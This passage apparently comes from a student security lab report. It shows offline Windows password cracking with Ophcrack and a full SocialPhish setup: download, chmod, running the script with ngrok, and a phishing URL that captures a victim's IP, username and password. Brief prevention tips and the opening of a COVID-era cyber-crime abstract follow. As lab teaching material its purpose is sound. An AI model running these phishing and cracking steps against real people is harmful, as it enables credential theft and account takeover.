
4) When we try to delete the SAM file we are unable to delete it.




5) When we try to open with Sublime text we cannot see anything as the file is fully secured.




- 6) Here we will try to crack the file using Ophcrack tool
- 7) We can see victim system now download a software tool OPHCRACK from internet and install it.




8) In storage add the ophcrack tool.





9) And change the settings and make the optical disk to the top and start the machine.




10) We can see that the tool started running automatically.



11) It started the brute force attack and started cracking the password.




12) We can see the password is cracked.



SOCIAL PHISHING

- 1) Download the Social phishing from Github link given below

<https://github.com/xHak9x/SocialPhish>



2) Go to the path where the social phish tool is installed and unzip and change the permission and run it.

Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Firefox qterminal
root@kali:/home/kali/Downloads/SocialPhish-master 06:40 AM
File Actions Edit View Help
baksmali.properties ngrok saycheese-master SpamSms-master.zip
brut ngrok-stable-linux-amd64.tgz saycheese-master.zip TBomb-master
CamPhish-master org shellphish TBomb-master.zip
CamPhish-master.zip Osintgram-master shellphish.zip XPP3_1.1.4c_VERSION
com Osintgram-master.zip smali.properties zphisher-master
instahack-master phoneinfoga-master SocialPhish-master zphisher-master.zip

└─(root㉿kali)-[/home/kali/Downloads]
SocialPhish-master

└─(root㉿kali)-[/home/kali/Downloads/SocialPhish-master]
ls
LICENSE ngrok ngrok-stable-linux-386.zip.1 ngrok-stable-linux-386.zip.2 README.md sites socialphish.sh

└─(root㉿kali)-[/home/kali/Downloads/SocialPhish-master]
chmod +x socialphish.sh

└─(root㉿kali)-[/home/kali/Downloads/SocialPhish-master]
ls
LICENSE ngrok ngrok-stable-linux-386.zip.1 ngrok-stable-linux-386.zip.2 README.md sites socialphish.sh

└─(root㉿kali)-[/home/kali/Downloads/SocialPhish-master]
./socialphish.sh
[1] Instagram [17] IGFollowers [33] Custom
[2] Facebook [18] eBay
[3] Snapchat [19] Pinterest
[4] Twitter [20] CryptoCurrency
[5] Github [21] Verizon
[6] Google [22] DropBox
[7] Spotify [23] Adobe ID
[8] Netflix [24] Shopify
[9] PayPal [25] Messenger
[10] Origin [26] GitLab
[11] Steam [27] Twitch
[12] Yahoo [28] MySpace
[13] Linkedin [29] Badoo
[14] Protonmail [30] VK
[15] Wordpress [31] Yandex
[16] Microsoft [32] devianART

Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Firefox root@kali:/home/kali/D... 01:17 AM
File Actions Edit View Help
.... Phishing Tool coded by: @Hak9

[01] Instagram [17] IGFollowers [33] Custom
[02] Facebook [18] eBay
[03] Snapchat [19] Pinterest
[04] Twitter [20] CryptoCurrency
[05] Github [21] Verizon
[06] Google [22] DropBox
[07] Spotify [23] Adobe ID
[08] Netflix [24] Shopify
[09] PayPal [25] Messenger
[10] Origin [26] GitLab
[11] Steam [27] Twitch
[12] Yahoo [28] MySpace
[13] Linkedin [29] Badoo
[14] Protonmail [30] VK
[15] Wordpress [31] Yandex
[16] Microsoft [32] devianART


SocialPhish v1.6
[*] Choose an option: 1

[01] Serveo.net (SSH Tunelling, Best!)
[02] Ngrok

[*] Choose a Port Forwarding option: 2

This script uses some webpages generated by SocialFish Tool (<https://github.com/xHak9x/SocialFish>)
The most complete Phishing Tool, with 32 templates + 1 customizable

- 3) We can generate the link phishing link if anyone opens its and try to login we can get the credentials of the user without knowing to them.



```
Kali-Linux-2021.2-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[-] URL 1 : https://4723-122-164-211-118.ngrok.io
[-] URL 2 : http://get-unlimited-followers-for-instagram@4723-122-164-211-118.ngrok.io
[-] Waiting for Login Info, Ctrl + C to exit...
[-] Victim IP Found !
[-] Victim's IP : 122.164.211.118
[-] Saved in : ip.txt
[-] Victim IP Found !
[-] Victim's IP : 122.164.211.118
[-] Saved in : ip.txt
[-] Login info Found !!
[-] Account : silent_chora
[-] Password : silent123456
[-] Saved in : usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit. █
```

Social engineering prevention:-

- 1) Do not open emails or attachments from unknown senders.
- 2) Implement two-factor authentication.
- 3) Be sceptical of all offers that seem too good to be true.
- 4) Make sure your antivirus and antimalware software is up to date.

ARTICLE ON CYBER-SECURITY

Abstract:-

The COVID-19 pandemic was a unique, once-in-a-lifetime event that changed the lives of billions of people throughout the world, ushering in what has come to be known as the "new normal" in terms of cultural standards and the way we live and work. Apart from having a massive influence on society and industry, the pandemic also resulted in a series of unique cyber-crime-related conditions that had an impact on society and business. The pandemic's increased fear raised the likelihood of cyber-attacks succeeding, resulting in an increase in the quantity and kind of cyber-attacks. This study examines the COVID-19 pandemic through the lens of 